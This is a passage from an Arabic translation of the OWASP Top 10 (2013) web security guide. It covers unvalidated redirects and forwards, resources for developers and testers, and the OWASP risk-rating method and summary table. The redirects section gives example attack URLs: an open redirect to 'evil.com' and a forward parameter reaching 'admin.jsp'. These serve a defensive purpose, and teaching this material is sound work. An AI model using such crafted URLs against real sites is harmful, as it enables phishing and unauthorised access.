الإرسال الغير محققة أصعب، وذلك لأنها تستهدف صفحات داخلية.		عمليات إعادة التوجيه هذه قد تكون سبب في الإصابة بالبرامج الضارة، أو خداع المستخدم لكشف كلمات المرور أو معلومات حساسة أخرى. عمليات الإرسال الغير آمنة قد تسمح للمخترق للوصول إلى صفحات غير مخول له الوصول لها.	خذ في الإعتبار قيمة المحافظة على ثقة المستخدمين (العملاء). ماذا سيحدث إذا تم إختراقهم بسبب إصابتهم ببرامج ضارة؟ ماذا سيحدث لو تمكن المخترق من الوصول إلى وظائف داخلية غير مخول له الوصول لها؟

هل أنا معرض لهذه الثغرة؟

الطريقة المثلى لمعرفة ما إذا كان التطبيق يحتوي على عمليات إعادة توجيه أو إرسال غير محقق هي عبر تنفيذ التالي:

1. قم بمراجعة النص البرمجي للتحقق من صحة إستخدام عمليات إعادة التوجيه والإرسال (في بيئة الـ .NET. يطلق على هذه العمليات بـ transfer). في كل حالة استخدام، إذا تم تحديد صفحات الوجهة عبر قيم متغيرات، ولم يتم التحقق من عنوان الصفحة ضمن القوائم البيضاء(Whitelist)، فتطبيقك مصاب بهذه الثغرة.
2. كذلك، استخدم برامج الفهرسة "spider" على الموقع؛ في حال تمكُن البرنامج من تكوين عمليات إعادة توجيه، قم بالنظر في قيم المتغيرات قبل إتمام عملية إعادة التوجيه، لتحديد ما إذا كانت القيم تُظهر عنوان الوجهة كامل أو جزء منها. في هذه الحالة، قم بتغيير عنوان الوجهة وراقب، هل سيتم إعادة التوجيه للعنوان الجديد.
3. في حال عدم إمكانية الوصول إلى النص البرمجي، قم بفحص جميع المتغيراتوتحديد التي تحتوي على عناوين لعمليات إعادة توجيه أو إرسال، ومن ثم قم بإختبارها.

كيف أمنع هذه الثغرة؟

الإستخدام الآمن لعمليات إعادة التوجيه أو الإرسال تتم بعدة طرق:

1. بكل بساطة، تجنب إستخدام عمليات إعادة التوجيه أو الإرسال.
2. في حال استخدامها، لا تقم بإشراك متغيرات المستخدم لتحديد صفحات الوجهة. عادةً يمكن فعل ذلك.
3. عند عدم إمكانية تجنب استخدام متغيرات الوجهة، تأكد من أن القيمة المرسلة تم **التحقق** منها وأنها **مخولة** للمستخدم.

مما يُنصح به في حال استخدام متغيرات الوجهة، أن لايتم استخدام القيم الحقيقية لعناوين الصفحات أو جزء منها، بل يُستعاض عنها بقيم بديلة يتم مطابقتها وترجمتها لاحقاً من جانب الخادم.

يمكن للتطبيقات استخدام مشروع (ESAPI) لإعادة صياغة الوظيفة (sendRedirect()) وذلك للتأكد من سلامة جميع وجهات إعادة التوجيه.

من المهم جداً تجنب هذه النوعية من الثغرات الأمنية، وذلك لاستخدامها من قبل المخترقين في عمليات الإصطياد الإلكتروني للحصول على معلومات المستخدمين السرية.

أمثلة لكيفية الإختراق

المثال الأول: يحتوي التطبيق على صفحة اسمها "redirect.jsp" والتي تستقبل متغير واحد اسمه "url:" . يقوم المخترق بصياغة عنوان ضار والذي يقوم بإعادة توجيه المستخدمين إلى مواقع خبيثة للإصطياد الإلكتروني أو للإصابة بالبرامج الضارة.

http://www.example.com/redirect.jsp?url=evil.com

المثال الثاني: يستخدم التطبيق عملية إرسال "forward" لتسيير الطلبات بين جزئين من الموقع الإلكتروني. لتسهيل هذه العملية، تستخدم بعض الصفحات متغير للإشارة إلى صفحة الوجهة في حال نجاح العملية. في هذه الحالة، يقوم المخترق بصياغة عنوان يسمح له تخطي عملية تحقق التطبيق من صلاحية الوصول، والتي بدورها ستقوم بإرسال المخترق إلى وظائف إدارية غير مخول له الوصول إليها.

http://www.example.com/boring.jsp?fwd=admin.jsp

مراجع

أواسب:

- OWASP Article on Open Redirects
- ESAPI SecurityWrapperResponse sendRedirect() method

روابط خارجية

- CWE Entry 601 on Open Redirects
- WASC Article on URL Redirector Abuse
- Google blog article on the dangers of open redirects
- OWASP Top 10 for .NET article on Unvalidated Redirects and Forwards

ما التالي للمطورين؟

إنشاء واستخدام إجراءات أمنية قابلة لإعادة الاستخدام، وأدوات تحكم أمنية معيارية

بغض النظر إذا كنت مستجد في مجال أمن تطبيقات الويب أم كنت ذو معرفة بهذه المخاطر الأمنية، فإن إنتاج تطبيقات ويب آمنة أوإصلاح الموجود منها يمكن أن تكون عملية صعبة. وفي حال كنت مسؤولاً عن عدد ضخم من التطبيقات فإن هذه العملية قد تكون مهلكة جداً.

لمساعدة المنشآت والمطورين لتقليل المخاطر الأمنية التي تواجه التطبيقات وبطريقة فعالة من ناحية التكلفة، قامت أواسب بإنتاج العديد من المصادر الحرة والمجانية والتي يمكن لها ان تساعدك في معالجة المخاطر الأمنية في منشأتك. القائمة التالية تحتوي بعض المصادر التي أنتجتها أواسب لمساعدة المنشآت في إنتاج تطبيقات ويب آمنة. في الصفحة التالية، سنقوم بعرض مجموعة إضافية من المصادر التي أنتجتها أواسب والتي تساعد المنشآت في التحقق من أمن تطبيقاتهم.

متطلبات أمن التطبيقات

لإنتاج تطبيقات ويب آمنة، يجب عليك تعريف معنى الأمن بالنسبة للتطبيق. أواسب تنصحك باستخدام مشروع أواسب لمعايير التحقق من أمن التطبيقات، كدليل إرشادي يساعدك في ضبط المتطلبات الأمنية لتطبيقاتك. في حال انجاز المشاريع عبر موارد خارجية، قم بمراجعة ملحق أواسب لعقود البرمجيات الآمنة.

هيكلة أمن التطبيقات

عوضاً عن إقحام أمن المعلومات في تطبيقاتك، فإنه من الأفضل من ناحية التكلفة أن يتم البدء بالتصميم الآمن للتطبيق من البداية. تنصح أواسب باستخدام دليل أواسب للمطورين و أوراق أواسب المساعدة للحماية كأدوات توجيهية أولية لكيفية الأخذ بالتصميم الآمن للتطبيقات منذ البداية.

أدوات التحكم الأمنية المعيارية

إن عملية إنشاء أدوات تحكم أمنية قوية ومناسبة للاستخدام هي مهمة صعبة جداً. إن وجود مجموعة من أدوات التحكم الأمنية المعيارية ستسهل –وبشكل جذري- عملية تطوير تطبيقات آمنة. تنصح أواسب بمشروع واجهات التطبيقات البرمجية الأمنية للمنشآت كنموذج لواجهات التطبيقات البرمجية "APIs" اللازمة لإنتاج تطبيقات ويب آمنة. المشروع يقدم مراجع تطبيقية في البيئات البرمجية Java و .NET و PHP و Classis ASP و Python و ColdFusion.

دورة حياة التطوير الآمنة

لتحسين إجراءات منشأتك في تطوير التطبيقات الآمنة، تنصح أواسب بنموذج أواسب لنضوج أمن البرمجيات. يساعد هذا النموذج المنشآت في صياغة وتطبيق استراتيجية أمن البرمجيات بحيث تكون مُفصلة لمواجهة المخاطر الأمنية التي تواجهها المنشأة.

تعليم أمن التطبيقات

مشروع أواسب للتعليم يقدم مواد تدريبية تساعد تعليم المطورين في تعلم أمن تطبيقات الويب، ويحتوي المشروع على قائمة كبيرة من عروض أواسب التعليمية. لتعلم المهارات العملية عن الثغرات الأمنية يمكنك تجربة OWASP WebGoat أو WebGoat.NET أو مشروع أواسب لتطبيقات الويب الضعيفة. للبقاء على إطلاع بالمستجدات، قم بحضور مؤتمر أواسب لأمن التطبيقات، دورات أواسب التدريبية، أو حضور الاجتماعات الدورية لفرق أواسب المحلية.

تتوفر العديد من مصادر أواسب الإضافية لمساعدتك. نرجو زيارة صفحة مشاريع أواسب والتي تسرد جميع مشاريع منظمة أواسب، منظمة على حسب جودة إصدار المشروع. تتوفر معظم مشاريع أواسب على صفحة الويكي، وتتوفر عدة وثائق يمكن طلبها كنسخة ورقية أو الكترونية.

ما التالي للمحققين

+V

كن منظماً

للتحقق من مستوى الأمن في تطبيق ويب قمت انت بتطويره او ترغب في شراءه، أواسب توصي بمراجعة النص البرمجي للتطبيق (في حال توفره)، واختبار التطبيق ايضاً. أواسب توصي بمراجعة النص البرمجي وايضاً اختبار التطبيق للاختراق، كما ان هذا يسمح لك بكشف فاعلية قوة الطريقتين، وكلا الاسلوبين مكملين لبعضهما. الادوات قد تساعد المحلل الخبير اثناء قيامه بعملية التحقق بفاعلية. ادوات أواسب للتقييم مركزة على مساعدة الخبير ليصبح اكثر فاعلية عوضاً عن محاولة جعل عملية التحقق آلية.

إتباع معيار لكيفية التحقق من مستوى الأمن في تطبيقات الويب: لمساعدة المنظمات للحصول على التناسق المطلوب والمستوى المطلوب من الدقة حال تقييم مستوى الأمن لأحد تطبيقات الويب. أواسب قدمت معيار التحقق من مستوى الأمن في التطبيقات. هذا المستند يعرِّف الحد الأدنى لمعيار التحقق لتقييمات المستوى الأمني لتطبيقات الويب. أواسب توصي بأن تستعمل هذا المعيار ليس فقط لتحديد إلى مايجب النظر اليه اثناء عملية التحقق من المستوى الأمني لأحد التطبيقات، وإنما ايضاً أي الطرق هي الأنسب للإستخدام. وايضاً يساعدك في تعريف واختيار مستوى الدقة المطلوب اثناء عملية التحقق من المستوى الأمني لاحد تطبيقات الويب. أواسب ايضاً توصي بإستخدام هذا المعيار للمساعدة في تعريف واختيار أي خدمات لتقييم تطبيقات الويب قد تطلبها من طرف ثالث.

أدوات التقييم: مشروع اواسب Live CD يحوي افضل الادوات المفتوحة المصدر في اسطوانة واحدة قابلة للتشغيل او في بيئة افتراضية. مطورين الويب او المختبرين ومحترفي امن المعلومات بإمكانهم تشغيل هذه الاسطوانة او تشغيل البيئة الافتراضية لها والاستمتاع بكامل ادوات الاختبار المتوفرة. لا تحتاج الاسطوانة الى تنصيب ولا اعدادات لاستخدام هذه الادوات المقدمة على الاسطوانة.

مراجعة النص البرمجي Code Review

مراجعة النص البرمجي على وجه الخصوص مناسبة للتحقق من ان التطبيق يحتوي آليات قوية لتوفير المستوى الامني المطلوب ايضاً تساعد على ايجاد المشكلات والتي من الصعب ايجادها بواسطة اختبار مخرجات التطبيق فقط. الاختبار مناسب على وجه الخصوص لإثبات ان الثغرة قابلة للاستغلال. وقد قيل هذا ان كل اسلوب من الاسلوبين مكمل للاخر ويوجد هناك تقاطع في بعض التفاصيل في كلا الاسلوبين.

مراجعة النص البرمجي: كمصاحب لدليل المطورين من أواسب ودليل المختبرين من أواسب، أواسب ايضاً قدمت دليل مراجعة النص البرمجي لمساعدة المطورين ومتخصصي امن التطبيقات لفهم كيف تكون مراجعة النص البرمجي لتطبيقات الويب بفاعلية. هنالك العديد من مشكلات تطبيقات الويب من مثل ثغرات الحقن والتي يتم اكتشافها بسهولة من خلال مراجعة النص البرمجي خلافا للاختبارات الخارجية على التطبيق.

ادوات مراجعة النص البرمجي: أواسب تعمل على مشاريع واعدة من شأنها مساعدة الخبراء في تحليل النص البرمجي ولكن هذه الادوات ما زالت في بداية الطريق. اصحاب هذه الادوات يستخدمون هذه الادوات بشكل يومي حينما يقومون بمراجعة النص البرمجي، ولكن غير الخبراء قد يجدون هذه الادوات صعبة بعض الشيء في الاستخدام. وهذا يتضمن ادوات من مثل CodeCrawler و Orizon و O2. فقط O2 كان تحت مظلة التطوير منذ 2010.

هنالك بعض الادوات الاخرى مجانية ومفتوحة المصدر لمراجعة النص البرمجي. من ابرزها FindBugs واضافته التي تركز على المشكلات الامنية FindSecurityBugs كلا الاداتين للغة الجافا.

اختبار الاختراق Penetration Testing

اختبار التطبيق: أواسب قدمت دليل المختبرين لمساعدة المطورين والمستخدمين ومتخصصي امن التطبيقات لفهم كيفية جعل عملية اختبار المستوى الامني للتطبيقات فاعلة. هذا الكم الهائل من المعلومات في دليل المختبرين والذي قد حاز على عشرات من المشاركين قدم تغطية واسعة لكثير من موضوعات اختبار المستوى الامني لتطبيقات الويب. كما ان لمراجعة النص البرمجي قوته الخاصة كذلك هو الحال مع اختبار الاختراق. كم هو قهري حينما توضح ان التطبيق غير آمن عبر استغلال الثغرة. هنالك ايضاً الكثير من المشكلات على وجه الخصوص المشكلات القادمة بسبب البنية التحتية للتطبيق، هذا بكل بساطة لا يمكن التنبه له في مرحلة مراجعة النص البرمجي وهذا لأن التطبيق لا يقدم المستوى الامني المطلوب لوحده فقط.

ادوات اختبار الاختراق: WebScarab والذي هو واحد ابرز مشاريع أواسب. وكذلك ZAP وهو اشهر بكثير، كلاهما عبارة عن وكيل -بروكسي- لاختبار التطبيقات. مثل هذه التطبيقات تسمح لمحللي الامن والمطورين بقطع الطريق على طلبات التطبيقات وهذا يجعل لديهم تصور كامل عن كيفية عمل التطبيق ومن ثم ارسال طلبات للتجربة لمعرفة ما اذا كان التطبيق يجيب بشكل امن على كل طلب يتم ارساله.

هذه الادوات فعالة على وجه الخصوص في المساعدة في استكشاف ثغرات XSSالبرمجة عبر المواقع، ثغرات التحقق من الهوية، ثغرات وسائل التحكم بالوصول، ZAP لديه ماسح داخلي، وكل هذا مجاني!

ما هي الخطوة التالية للمؤسسات

قم الآن بالبدء في برنامج تأمين التطبيقات

لم يعد أمن التطبيقات اختياريا. فبين الهجمات المتزايدة ضغوط المتطلبات التنظيمية، يجب على المؤسسات أن يكون لديها القدرة على تأمين تطبيقاتهم. ونظرا للعدد الهائل من التطبيقات وأسطر النصوص البرمجية الموجودة بالفعل، فإن العديد من المؤسسات تكافح من أجل التعامل مع الحجم الهائل من الثغرات الأمنية. توصي أواسب بأن تقوم المؤسسات بوضع برنامج تأمين للتطبيقات لاكتساب المعرفة وتحسين التأمين من خلال قائمة التطبيقات الخاصة بها. حيث أن تحقيق تأمين التطبيقات يتطلب العديد من الأقسام المختلفة للعمل معا بكفاءة، بما في ذلك أمن المعلومات والتدقيق، وتطوير البرمجيات، وإدارات الأعمال والإدارات التنفيذية. حيث أنها تتطلب أن يكون أمن المعلومات واضحاً، حتى يتسنى لمختلف الجهات الفاعلة أن تعرف وتفهم وضع أمن تطبيقات المؤسسة. كما أنها تتطلب أيضا التركيز على الأنشطة والنتائج التي تساعد فعلا في تحسين أمن المؤسسة عن طريق الحد من المخاطر بطريقة أكثر فعالية من حيث التكلفة. وتشمل بعض الأنشطة الرئيسية في برامج أمن التطبيقات الفعالة ما يلي:

البدء

- وضع برنامج تأمين للتطبيقات واعتماده.
- إجراء تحليل الفجوات في القدرات من خلال مقارنة مؤسستك بالمؤسسات المناظرة لتحديد مجالات التحسين الرئيسية وخطة التنفيذ.
- الحصول على موافقة الإدارة وعمل حملة توعية بأمن التطبيقات لتنظيم تكنولوجيا المعلومات بأكمله.

المنهجية القائمة على المخاطر

- تحديد وترتيب أولويات قائمة التطبيقات الخاصة بك من منظور المخاطر الكامنة .
- عمل نموذج ملف تعريف بمخاطر التطبيقات لقياس وتحديد أولويات التطبيقات في مؤسستك .
- وضع إرشادات أمنية لتحديد التغطية ومستوى الدقة المطلوب بشكل صحيح.
- وضع نموذج تصنيف مخاطر مشترك مع مجموعة متسقة من عوامل الاحتمال والتأثير تنعكس على استجابة مؤسستك للمخاطر.

التمكين مع أساس قوي

- وضع مجموعة من السياسات والمعايير المركزة التي توفر البنية الأساسية لتأمين التطبيقات لجميع فرق التطوير للالتزام به.
- تحديد مجموعة مشتركة من أدوات التحكم الأمنية التي يمكن إعادة استخدامها والتي تكمل هذه السياسات و المعايير وتقدم توجيهات للتصميم والتطوير عند استخدامها .
- وضع منهج تدريب على أمن التطبيقات والذي يكون مطلوب و مستهدف لأدوار و موضوعات التطوير المختلفة .

تكامل أمن المعلومات مع الإجراءات الحالية

- تحديد و تكامل تنفيذ التأمين وأنشطة التحقق في إجراءات التطوير والعمليات التشغيلية الحالية. وتشمل هذه الأنشطة وضع نماذج للتهديدات "Threat Modeling"، والتصميم والمراجعة الآمنة، والبرمجة الآمنة، ومراجعة النصوص، واختبار الاختراق، والمعالجة.
- توفير خبراء وخدمات الدعم في المسائل المتعلقة بأمن المعلومات لفرق التطوير والمشاريع لتكون ناجحة.

توفير الرؤية الإدارية

- عليك القيام بالإدارة باستخدام المقاييس. قم بإدارة عمليات التحسين وإتخاذ قرارات التمويل بناءً على المقاييس المحددة وتحليل البيانات التي يتم الحصول عليها. وتشمل المقاييس مدى الالتزام بممارسات وأنشطة التامين، و الثغرات الأمنية المكتشفة، والتي تم معالجتها، ومجال التطبيقات التي تم تغطيتها، وكثافة العيوب حسب النوع، وعدد مرات الظهور، الخ
- قم بتحليل البيانات خلال مراحل التنفيذ والتحقق لدراسة السبب الجذري وأنماط الثغرات الأمنية، وذلك من أجل وضع التحسينات بطريقة استراتيجية ومنهجية وتنفيذها في المؤسسة.

ملاحظات عن المخاطر

نتحدث عن المخاطر، لا عن نقاط الضعف

بالرغم من اصدارات 2007 من هذا المنشور والتي قبلها من (أواسب - العشرة الأوائل) قد ركزت على تحديد اشهر الثغرات, إلا ان (أواسب - العشرة الأوائل) دائماً كانت منظمة على مبدأ المخاطر. هذا سبب بعض سوء الفهم خاصة على بعض الناس الذين يبحثون عن تصنيف محكم لنقاط الضعف. (أواسب - العشرة الأوائل) لعام 2010اوضحت ان التركيز مبني على المخاطر بحيث كانت صريحة عن كيفية مسببين الخطر، طرق الهجوم، عوامل التهديد، التأثير التقني والتأثير العملي ومن ثم جمع كل ماسبق لإستخلاص المخاطر. هذه الاصدارة من (أواسب - العشرة الأوائل) تتبع نفس الاسلوب.


أساليب تصنيف المخاطر في هذه الاصدارة تعتمد على اسلوب أواسب لتصنيف المخاطر. لكل عنصر في (أواسب - العشرة الأوائل) نحن قدرنا الخطر النموذجي والذي ينتج عن نقاط الضعف في تطبيق الويب النموذجي من خلال النظر في العوامل الشائع حدوثها والعوامل ذات التأثير لكل نقاط الضعف الشائعة.
نحن نرتب العناصر في (أواسب - العشرة الأوائل) بناء على ماينتج عن نقاط الضعف والتي نموذجيا ينتج عنها مخاطر معتبرة في التطبيقات.

اسلوب أواسب لتصنيف المخاطر يعرّف العديد من العوامل التي تساعد في حساب المخاطر للثغرات المكتشفة. على كل حال (أواسب - العشرة الأوائل) يجب ان تتكلم دائماً عن عموميات. عوضاً عن التحدث عن ثغرات محددة في التطبيقات الحقيقية. لذلك، نحن لا نستطيع ابداً ان نكون بالدقة التي يتمتع بها مالك النظام عند حساب المخاطر لتطبيقاتهم. انت اكثر من يستطيع الحكم على اهمية التطبيقات والبيانات، من هم عوامل التهديد، وكيف تم بناء نظامك وكيف يتم تشغيله.

اسلوبنا يتضمن ثلاثة مركبات شائع حدوثها لكل نقطة ضعف (الإنتشار، الإكتشاف، سهولة الإستغلال)، ومعامل تأثير واحد (التأثير التقني). الإنتشار لنقطة ضعف معينة هي مركب انت نموذجياً لا يجب عليك ان تقوم بحسابه. من اجل بيانات الإنتشار نحن قدمنا إحصائات الإنتشار من عدد من المنظمات (كما تم الإشارة إليهم في قسم "عزو العمل" في الصفحة الثالثة) ونحن قمنا بقياس المعدل العام للبيانات المقدمة من تلك المنظمات واستنتجنا قائمة ترتب العناصر العشرة بحسب الإنتشار. هذه البيانات تم دمجها مع نسبة احتمالية معاملين اخرين (الإكتشاف وإمكانية الإستغلال) من اجل حساب احتمالية ظهور كل نقطة ضعف. بعد ذلك تم ضرب ماسبق ايضاحه في المعدل العام للتأثير التقني لكل عنصر لوحده ومن ثم استنتاج ترتيب كل عنصر بحسب الخطر المرتبط به في قائمة (أواسب - العشرة الأوائل).

لاحظ ان هذا الاسلوب لا يأخذ في عين الاعتبار عوامل التهديد في حساباته، ولا يأخذ في عين الاعتبار أي تفاصيل تقنية مرتبطة بتطبيقك الخاص. أي واحد من هذه العوامل يستطيع وبشكل قوي ان يؤثر في احتمالية ظهور مهاجم يجد ثغرة في التطبيق ويقوم بإستغلالها. هذا التصنيف ايضاً لا يأخذ في عين الاعتبار الضرر الفعلي بالنسبة للعمل. منظمتك هي من تقرر حجم الضرر التي تقبل به من هذه التطبيقات مع الاخذ في الاعتبار الثقافة، الصناعة والبيئة المنظمة. ليس الهدف من (أواسب - العشرة الأوائل) ان تقوم بهذا النوع من تحليل المخاطر لمنظمتك.

الجدول لتالي يوضح حسابنا للمخاطر على سبيل المثال ثغرة البرمجة عبر المواقع XSS في A3. بالطبع XSS منتشرة بشكل قوي وحازت على قيمة صفر بمعنى انها "واسعة الإنتشار جداً". بينما باقي المخاطر تم توزيعها مابين شائعة وغير شائعة (قيمة 1 إلى 3).



تفاصيل عن عوامل الخطر

ملخص لأهم عشرة عوامل خطر

يحتوي الجدول التالي على ملخص للعشرة الأوائل من مخاطر أوسب لأمن التطبيقات لعام 2013، بالإضافة إلى بيان عوامل الخطر التي أسندناها لكل واحدة منها. تم تحديد هذه العوامل بناءً على المعلومات الإحصائية المتوفرة وعلى خبرة فريق أواسب للعشرة الأوائل. لفهم هذه المخاطر لتطبيق أو منشأة بعينها، يجب عليك الأخذ في الحسبان عوامل التهديد وتأثيرات العمل الخاصة بك. قد لاتشكل نقاط الضعف الأمنية أي مخاطر إذا لم تكن هناك أي عوامل تهديد لإنجاز اللازم لأتمام عملية الإختراق، أو قد يتم اعتبار التأثير على العمل غير جدير بالحسبان بناءً على الأصول المعنية.

الخطر	عوامل التهديد	مؤشرات الهجوم	نقاط الضعف الأمنية		التأثيرات التقنية	التأثيرات على العمل
		إمكانية الإستغلال	الإنتشار	الإكتشاف	التأثير	
A1 - الحقن	خاص بالتطبيق	سهل	شائع	متوسط	خطير	خاص بالتطبيق
A2 - التحقق من الهوية	خاص بالتطبيق	متوسط	واسع الإنتشار	متوسط	خطير	خاص بالتطبيق
A3 - البرمجة عبر الموقع	خاص بالتطبيق	متوسط	واسع الإنتشار جداً	سهل	متوسط	خاص بالتطبيق
A4 - الإحالة المباشرة	خاص بالتطبيق	سهل	شائع	سهل	متوسط	خاص بالتطبيق
A5 - سوء الإعدادات	خاص بالتطبيق	سهل	شائع	سهل	متوسط	خاص بالتطبيق
A6 - البيانات الحساسة	خاص بالتطبيق	صعب	غير شائع	متوسط	خطير	خاص بالتطبيق
A7 - الوصول الوظيفي	خاص بالتطبيق	سهل	شائع	متوسط	متوسط	خاص بالتطبيق
A8 - تزوير الطلبات	خاص بالتطبيق	متوسط	شائع	سهل	متوسط	خاص بالتطبيق
A9 - المكونات	خاص بالتطبيق	متوسط	واسع الإنتشار	صعب	متوسط	خاص بالتطبيق
A10 - إعادة التوجيه	خاص بالتطبيق	متوسط	غير شائع	سهل	متوسط	خاص بالتطبيق

مخاطر إضافية

تغطي قائمة العشرة الأوائل معظم المخاطر الأمنية، لكن هناك عدة مخاطر عليك أخذها في الحسبان وتقييمها في منشأتك. ظهرت بعض هذه المخاطر في الإصدارات السابقة من العشرة الأوائل، وبعظها لم يظهر، بالإضافة إلى تقنيات الهجوم التي يتم رصدها في كل الأوقات. القائمة التالية تظهر بعض المخاطر الأمنية التي تواجه التطبيقات والمهم أخذها في الحسبان (مرتبة أبجدياً):

- Clickjacking
- Concurrency Flaws
- Denial of Service (Was 2004 Top 10 – Entry 2004-A9)
- Expression Language Injection (CWE-917)
- Information Leakage and Improper Error Handling (Was part of 2007 Top 10 – Entry 2007-A6)
- Insufficient Anti-automation (CWE-799)
- Insufficient Logging and Accountability (Related to 2007 Top 10 – Entry 2007-A6)
- Lack of Intrusion Detection and Response
- Malicious File Execution (Was 2007 Top 10 – Entry 2007-A3)
- Mass Assignment (CWE-915)
- User Privacy

THE BELOW ICONS REPRESENT WHAT OTHER VERSIONS ARE AVAILABLE IN PRINT FOR THIS TITLE BOOK.

ALPHA: "Alpha Quality" book content is a working draft. Content is very rough and in development until the next level of publication.

BETA: "Beta Quality" book content is the next highest level. Content is still in development until the next publishing.

RELEASE: "Release Quality" book content is the highest level of quality in a books title's lifecycle, and is a final product.

ALPHA
PUBLISHED

BETA
PUBLISHED

RELEASE
PUBLISHED

YOU ARE FREE:

to share - to copy, distribute and transmit the work

to Remix - to adapt the work

UNDER THE FOLLOWING CONDITIONS:

Attribution. You must attribute the work in the manner specified by the author or licensor (but not in any way that suggests that they endorse you or your use of the work).

Share Alike. - If you alter, transform, or build upon this work, you may distribute the resulting work only under the same, similar or a compatible license.

OWASP
The Open Web Application Security Project

The Open Web Application Security Project (OWASP) is a worldwide free and open community focused on improving the security of application software. Our mission is to make application security "visible," so that people and organizations can make informed decisions about application security risks. Everyone is free to participate in OWASP and all of our materials are available under a free and open software license. The OWASP Foundation is a 501c3 not-for-profit charitable organization that ensures the ongoing availability and support for our work.